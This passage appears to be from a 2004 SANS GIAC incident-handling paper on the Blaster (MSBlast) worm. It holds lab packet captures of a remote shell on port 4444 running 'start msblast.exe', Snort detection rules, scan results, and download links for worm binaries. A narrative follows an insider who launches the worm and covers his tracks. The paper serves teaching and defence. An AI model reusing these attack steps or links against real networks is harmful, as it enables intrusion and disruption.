0210  0c b3 dc fd ff 64 1b 70 d8 98 93 98 4f d2 11 a9   .....d.p....O...
0220  3d be 57 b2 57 32 00 31 27 6c 09 93 80 e7         =.W.W2.1'l....
```

Victim confirms to Attacker that the code (msblast.exe) was successfully transferred – taking 10 seconds in this case.

```
Frame 83 (115 bytes on wire, 115 bytes captured)
Ethernet II, Src: 00:03:ff:e1:45:c8, Dst: 00:03:ff:e5:45:c8
Internet Protocol, Src Addr: VICTIM (VICTIM), Dst Addr: ATTACKER (ATTACKER)
Transmission Control Protocol, Src Port: 4444 (4444), Dst Port: 1450 (1450),
Seq: 3425988570, Ack: 1447291346, Len: 61
Data (61 bytes)

0000  00 03 ff e5 45 c8 00 03 ff e1 45 c8 08 00 45 00   ....E.....E...E.
0010  00 65 00 38 40 00 80 06 d2 29 0a 0a 0a 14 0a 0a   .e.8@....).......
0020  0a 0a 11 5c 05 aa cc 34 6f da 56 43 e9 d2 50 18   ...\...4o.VC..P.
0030  44 4c 06 e4 00 00 54 72 61 6e 73 66 65 72 20 73   DL....Transfer s
0040  75 63 63 65 73 73 66 75 6c 3a 20 36 31 37 36 20   uccessful: 6176
0050  62 79 74 65 73 20 69 6e 20 31 30 20 73 65 63 6f   bytes in 10 seco
0060  6e 64 73 2c 20 36 31 37 20 62 79 74 65 73 2f 73   nds, 617 bytes/s
0070  0d 0d 0a                                          ...
```

Attacker now “orders” the victim to start the msblast.exe code.

```
Frame 87 (72 bytes on wire, 72 bytes captured)
Ethernet II, Src: 00:03:ff:e5:45:c8, Dst: 00:03:ff:e1:45:c8
Internet Protocol, Src Addr: ATTACKER (ATTACKER), Dst Addr: VICTIM (VICTIM)
Transmission Control Protocol, Src Port: 1450 (1450), Dst Port: 4444 (4444),
Seq: 1447291346, Ack: 3425988651, Len: 18
Data (18 bytes)

0000  00 03 ff e1 45 c8 00 03 ff e5 45 c8 08 00 45 00   ....E.....E...E.
0010  00 3a 01 77 40 00 80 06 d1 15 0a 0a 0a 0a 0a 0a   .:.w@...........
0020  0a 14 05 aa 11 5c 56 43 e9 d2 cc 34 70 2b 50 18   .....\VC...4p+P.
0030  43 92 f7 6e 00 00 73 74 61 72 74 20 6d 73 62 6c   C..n..start msbl
0040  61 73 74 2e 65 78 65 0a                           ast.exe.
```

The victim is successfully infected with the msblast.exe worm and now becomes another “Attacker” scanning the network for more “victims”.

```
Frame 98 (42 bytes on wire, 42 bytes captured)
Ethernet II, Src: 00:03:ff:e5:45:c8, Dst: ff:ff:ff:ff:ff:ff
Address Resolution Protocol (request)

0000  ff ff ff ff ff ff 00 03 ff e5 45 c8 08 06 00 01   ..........E.....
0010  08 00 06 04 00 01 00 03 ff e5 45 c8 0a 0a 0a 0a   ..........E.....
0020  00 00 00 00 00 00 0a 0a 0a 15                     ..........
```

2.9 *Network Based Intrusion Detection Signatures.*

If you are using the Snort Open Source Intrusion Detection System (IDS) © by Brian Caswell and Marty Roesch on your network, it would detect the RPC-DCOM exploit being executed. The Snort © system has multiple purposes, packet sniffer, packet logging and as an IDS. It runs on several different operating systems and is available

© SANS Institute 2004,As part of GIAC practical repository. Author retains full rights.
© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

from http://www.snort.org. The RPC-DCOM Alert Rules as of 19 February 2004 available from http://www.snort.org/dl/rules are:

alert tcp $EXTERNAL_NET any -> $HOME_NET 135 (msg:"NETBIOS DCERPC ISystemActivator bind attempt"; flow:to_server,established; content:"|05|"; distance:0; within:1; content:"|0b|"; distance:1; within:1; byte_test:1,&,1,0,relative; content:"|A0 01 00 00 00 00 00 C0 00 00 00 00 00 00 46|"; distance:29; within:16; flowbits:set,dce.isystemactivator.bind.attempt; flowbits:noalert; reference:cve,CAN-2003-0352; classtype:protocol-command-decode; sid:2192; rev:2;)

Note that the lab packet sniffer capture contains the attack "signature" for the msblast.exe exploit code:

40 21.596088 ATTACKER VICTIM DCERPC Bind: call_id: 127 UUID: 0000**01a0-0000-0000-c000-000000000046** ver 0.0

alert tcp $HOME_NET 135 -> $EXTERNAL_NET any (msg:"NETBIOS DCERPC ISystemActivator bind accept"; flow:from_server,established; content:"|05|"; distance:0; within:1; content:"|0c|"; distance:1; within:1; byte_test:1,&,1,0,relative; content:"|00 00|"; distance:33; within:2; flowbits:isset,dce.isystemactivator.bind.attempt; flowbits:set,dce.isystemactivator.bind; flowbits:noalert; reference:cve,CAN-2003-0352; classtype:protocol-command-decode; sid:2350; rev:1;)

alert tcp $EXTERNAL_NET any -> $HOME_NET 135 (msg:"NETBIOS DCERPC ISystemActivator path overflow attempt big endian"; flow:to_server,established; content:"|05|"; distance:0; within:1; byte_test:1,<,16,3,relative; content:"|5c 00 5c 00|"; byte_test:4,>,256,-8,relative; flowbits:isset,dce.isystemactivator.bind; reference:cve,CAN-2003-0352; classtype:attempted-admin; sid:2352; rev:1;)

alert tcp $EXTERNAL_NET any -> $HOME_NET 445 (msg:"NETBIOS SMB DCERPC ISystemActivator bind attempt"; flow:to_server,established; content:"|FF|SMB|25|"; nocase; offset:4; depth:5; content:"|26 00|"; distance:56; within:2; content:"|5c 00|P|00|I|00|P|00|E|00 5c 00|"; nocase; distance:5; within:12; content:"|05|"; distance:0; within:1; content:"|0b|"; distance:1; within:1; byte_test:1,&,1,0,relative; content:"|A0 01 00 00 00 00 00 C0 00 00 00 00 00 00 46|"; distance:29; within:16; reference:cve,CAN-2003-0352; classtype:attempted-admin; sid:2193; rev:1;)

alert tcp $EXTERNAL_NET any -> $HOME_NET 135 (msg:"NETBIOS DCERPC Remote Activation bind attempt"; flow:to_server,established; content:"|05|"; distance:0; within:1; content:"|0b|"; distance:1; within:1; byte_test:1,&,1,0,relative; content:"|B8 4A 9F 4D 1C 7D CF 11 86 1E 00 20 AF 6E 7C 57|"; distance:29; within:16; tag:session,5,packets; reference:cve,CAN-2003-0715; reference:cve,CAN-2003-0528; reference:cve,CAN-2003-0605; classtype:attempted-admin; reference:url,www.microsoft.com/technet/security/bulletin/MS03-039.asp; sid:2251; rev:4;)

© SANS Institute 2004,As part of GIAC practical repository. Author retains full rights.
© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

3. The Platforms/Environments.

3.1 *Test Platforms.*

During the lab test of the msblast.exe exploit, the following computer systems were used:

ROLE	OPERATING SYSTEM
Attacker	Windows 2000 Pro, unpatched
Victim	Windows 2000 Pro, unpatched
Victim #1	Windows 2000 Pro, fully patched
Victim #2	Windows 2000 Pro, unpatched but with Anti-Virus
Victim #3	Windows 2000 Pro, fully patched and with Anti-Virus
Intrusion Detection System	Red Hat Linux 8.0, Applied Watch Technologies IDS Command Center and Sensor leveraging the power of the Snort IDS.
IDS Management Console	Windows XP Pro, fully patched and A-V protected, Applied Watch Technologies Management Console

Reference Links:

Microsoft Windows 2000 Pro Operating System:
http://www.microsoft.com/windows2000


Microsoft Windows XP Pro Operating System:
http://www.microsoft.com/windowsxp/pro

Red Hat Linux Operating System:
http://www.redhat.com

Applied Watch Technologies Enterprise Security Management (ESM) system:
Snort Intrusion Detection System:
http://www.appliedwatch.com

© SANS Institute 2004,As part of GIAC practical repository. Author retains full rights.
© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

3.2 *Network Diagram.*



4. Stages of the Attack.

Now that we've discussed the exploit, let's get back to "Frustrated Frank" and his plan to attack his corporate network.

4.1 *Reconnaissance.*

Frank has read about the havoc that the blaster worm is causing and decides that it will become his weapon of choice to attack his corporate network. Frank's reconnaissance activity is actually fairly straightforward as he already has access to his internal network. Frank uses arguably the most powerful "hacker" tool available – the internet.

He opens up his preferred internet search engine Goggle (http://www.google.com) and decides that he needs to learn more about the blaster worm – specifically on how to obtain a copy of the exploit. Frank finds a multitude of references and finally an article named: "RPC DCOM Worm Hits the Net", written by Kevin Poulsen from Security Focus

© SANS Institute 2004,As part of GIAC practical repository. Author retains full rights.
© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

and published on 12 August 2003 by Frame4 Security Systems (http://www.frame4.com/php/article667.html). The article contains a section titled: "Files & Proof of Concept Code" that contains two download links; one for the original packed version of MSBlast.exe (http://www.frame4.com/content/downloads/76/msblast.zip) and the other for the unpacked version (http://www.frame4.com/content/downloads/76/msblast_unpacked.zip.) This was exactly what Frank was looking for. He downloaded the source code on his notebook (which he disabled the A-V protection on) and placed the code on a floppy disk (write protected of course) as an additional measure of security.

Frank has learned about the System Compromise Triangle - In order for a system to be compromised three conditions must occur:

- The system must be vulnerable
- An exploit for the vulnerability must exist
- The exploit must have access to the system

4.2 *Scanning.*

Now that Frank has the exploit code, he wants to check to see if there are vulnerable systems at work. Once again, Frank uses a product developed to assist security professionals. Microsoft developed and provided a command line automated scanning utility to look for the RPC-DCOM vulnerability. The tool can be found at: http://www.microsoft.com/downloads/details.aspx?FamilyId=13AE421B-7BAB-41A2-843B-FAD838FE472E&displaylang=en and the detailed scanning instructions are at: http://support.microsoft.com/default.aspx?scid=kb;en-us;827363.

Frank installs the Microsoft Scanning tool on his notebook computer, runs a scan of his local network segment and receives the following results:


```
Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-1999 Microsoft Corp.

C:\Program Files\KB824146Scan>KB824146Scan 10.10.10.1/24

Microsoft (R) KB824146 Scanner Version 1.00.0257 for 80x86
Copyright (c) Microsoft Corporation 2003. All rights reserved.

<+> Starting scan (timeout = 5000 ms)

Checking 10.10.10.0 - 10.10.10.255
10.10.10.2: DCOM is disabled on this host
10.10.10.1: DCOM is disabled on this host
10.10.10.10: unpatched
10.10.10.13: patched with both KB824146 (MS03-039) and KB823980 (MS03-026)
10.10.10.11: patched with both KB824146 (MS03-039) and KB823980 (MS03-026)
10.10.10.12: unpatched
10.10.10.20: unpatched

<-> Scan completed
```


© SANS Institute 2004,As part of GIAC practical repository. Author retains full rights.
© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

```
Statistics:

  Patched with both KB824146 (MS03-039) and KB823980 (MS03-026) .... 2
  Patched with only KB823980 (MS03-026) ........................... 0
  Unpatched ....................................................... 3
  TOTAL HOSTS SCANNED ............................................. 5

  DCOM Disabled ................................................... 2
  Needs Investigation ............................................. 0
  Connection refused .............................................. 0
  Host unreachable ................................................ 249
  Other Errors .................................................... 0
  TOTAL HOSTS SKIPPED ............................................. 251

  TOTAL ADDRESSES SCANNED ......................................... 256

C:\Program Files\KB824146Scan>
```


Frank notes that he has a couple of systems in his immediate network segment that are vulnerable to the MSBlast.exe exploit.

Frank also decided to run a free vulnerability scanning tool provided by eEye Digital Security, http://www.eeye.com/html/Research/Tools/RPCDCOM.html. The eEye vulnerability scanner had a nice Graphical User Interface (GUI). Here's the results of the eEye scan:



© SANS Institute 2004,As part of GIAC practical repository. Author retains full rights.
© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

A third tool Frank used was a port scanner called nMap and available for download at: (http://www.insecure.org/nmap)



nMap is legendary for its versatility, accuracy and ease of use. Here's a screenshot of what Frank saw when he scanned a vulnerable computer, in this case WIN2K-Victim. He can see that this victim system has the ports open that are required for the MSBlast.exe exploit to work.


4.3 *Exploiting the System.*

Comfortable knowing that at some of the systems that he scanned were vulnerable to the msblast worm exploit, Frank knows that the msblast.exe exploit will impact the corporate Windows 2000 systems in one of three ways:

SYSTEM STATUS	IMPACT
NO PATCH OR CURRENT A-V DEF'S	INFECTED
NO PATCH BUT CURRENT A-V DEF'S	UNSTABLE SYSTEM
PATCHED AND CURRENT A-V DEF'S	NOT AFFECTED

Frank decides that the time has come to launch the attack. He waits until just after lunch on a Friday afternoon, savoring the fact that the IT staff will have to work all weekend to clean up the mess. At 2:00 p.m. Frank boots up his notebook, logs on and then launches the MSBlast.exe attack by double-clicking on the exploit program. He confirms that the blaster worm is functioning by looking for "MSBlast.exe" to be an open process on the task manager utility by pressing the CTL+ALT+DEL keys and then selecting "Task Manager." This is what he sees, confirming that the exploit is working:

© SANS Institute 2004,As part of GIAC practical repository. Author retains full rights.
© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.



Life is good for Frank (for the moment). His attack is launched and is starting to impact the computer systems in his office area.

A smile formed on Frank's face as he heard his boss screaming at the help desk asking them what's wrong with the network, why is everything is bogging down and then a short explicative followed by "My system just crashed - something about a svchost.exe error. Great I just lost the report I was working on for the last two hours…"

4.4 *Keeping Access.*

Frank knows from reading the security alerts from the major Anti-Virus vendors that this worm does not have a backdoor program installed and is pretty easy to clean up. That's fine with him; all he wanted to do was to temporarily disrupt the corporate network.

4.5 *Covering Tracks.*

Now that the MSBlaster worm is doing what Frank wanted, it's time to clean up after himself, so if he's caught he can show that it was a mistake. After all, he's just a user, how was he supposed to know that the Anti-Virus program wasn't working properly? Frank deletes the msblast.exe exploit from his desktop. He does not stop the msblast.exe active process though, allowing the exploit to continue to search for new victims. Frank sees a couple of stressed out IT techs zipping around working on systems. "It's time for a coffee break" thinks Frank.

© SANS Institute 2004,As part of GIAC practical repository. Author retains full rights.
© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

5. The Incident Handling Process.

5.1 *Preparation.*

Frank's company, while small has realized the importance of protecting their information systems and just recently established an Information Assurance (IA) Office. While still fairly new, the Chief Security Officer (CSO) and her staff haven't been idle. They've done the following:

Policy.

- Limited Personal Use Policy published.
- User computer security awareness program established.
- Selection of a commercial Anti-Virus system operating in "managed" mode established as the enterprise standard all company owned IT assets.
- Use of Anti-Virus policy established for remote users.

Early Warning messages sent to IT staff about the RPC-DCOM vulnerability and MSBlaster worm.


- Three Vendor (Microsoft) Alert Bulletins Issued.
- Five FedCIRC Alert Bulletins Issued.
- Vendor Anti-Virus Definitions Released: 11 August 2003.

Procedures.

- Two vulnerability scans (primary and a follow-up) conducted with results provided to the Network Operations Chief for corrective action.
- Manual patching in this order of priority:
    - Critical Perimeter Systems
    - Critical DMZ Systems
    - Critical Internal Systems
    - All remaining servers
    - All remaining end user systems (desktops/notebooks)
- Updating/Validating perimeter security – Firewall rule sets, router access control lists, updating/validating critical system forensic baselines, etc.
- Validating that the central anti-virus server is receiving automatic updates, alerts and quarantines properly.

© SANS Institute 2004,As part of GIAC practical repository. Author retains full rights.
© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

- Review with "Virtual" Computer Security Incident Response Team (CSIRT) members how to recognize and react to malicious code events. The virtual CSIRT is composed of full time staff members who are "cut over" to the CSIRT to handle incidents based on their expertise. In this case, the training review focused on the malicious code CSIRT package which looks like this:



Resources.

Corporate HQ's authorized the testing of an Intrusion Detection System (IDS) for the network. The vendor chosen for the test was Applied Watch Technologies (http://www.appliedwatch.com) which has developed an Enterprise Security Management (ESM) system, which leverages the power of Open Source Security products, notably the Snort ® IDS (http://www.snort.org) running on this case, Red Hat Linux (http://www.redhat.com). Log into their web site (http://www.appliedwatch.com) to request a fully functioning software key to test their product.


© SANS Institute 2004,As part of GIAC practical repository. Author retains full rights.
© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

5.2 *Identification.*

When frustrated Frank executes the msblast.exe worm, he had no idea that the company had a CSIRT or recently implemented testing and evaluation of a network based IDS (NIDS). Frank's ignorance was going to result in a life changing event for him as we'll see later on. When the worm kicked off its attack the following events happened almost simultaneously.

Alert Notification Sources.

- User Community. Users are a wonderful IDS system for any organization. While the average user may not know all the technical jargon, they know what "normal" looks like on their PC. They may not alert as fast as a technical system, but if the problem becomes noticeable, they will almost certainly contact the help desk for assistance. In our scenario, Joe's supervisor contacted the help desk when he noticed the network slowing down, followed by this message on his screen.




- Organizational Help Desk. The Help Desk is "Grand Central Station" and is in the perfect position to rapidly realize when there may be an ongoing incident on the network. A few users calling to complain about a problem is one thing, when the phones are ringing off the hook and everyone is having the same or similar problem, it's a good indicator that a major incident is in progress. Whether the incident is a failed router, server, WAN link or an actual security related incident will have to still be determined. The help desk can "push" the CSIRT Alarm button though to get them analyzing the problem. In this case, the help desk recognized almost immediately that the network was having some type of major problem and that it appeared to them to be some type of mass spreading malicious code.

- System Administrators. Most system administrators are extremely familiar with the systems or network that they take care of on a daily basis. Not only do they know what "right" looks like, they also have the technical savvy to confirm it. If a system administrator is pulling the CSIRT alarm handle, you can almost be certain that you have an incident. In this case, the system administrators turned on an Ethereal® network packet sniffer (http://www.ethereal.com) and noted the truly massive amounts of Address Resolution Protocol (ARP) traffic being generated by the worm.

© SANS Institute 2004,As part of GIAC practical repository. Author retains full rights.
© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

Here's a summary of the captured packets by protocol. This is what the SysAdmins saw. See the exploit section (paragraph 2) for detailed Ethereal® packet captures. Upon seeing the network traffic, the network engineer notified the CSIRT.

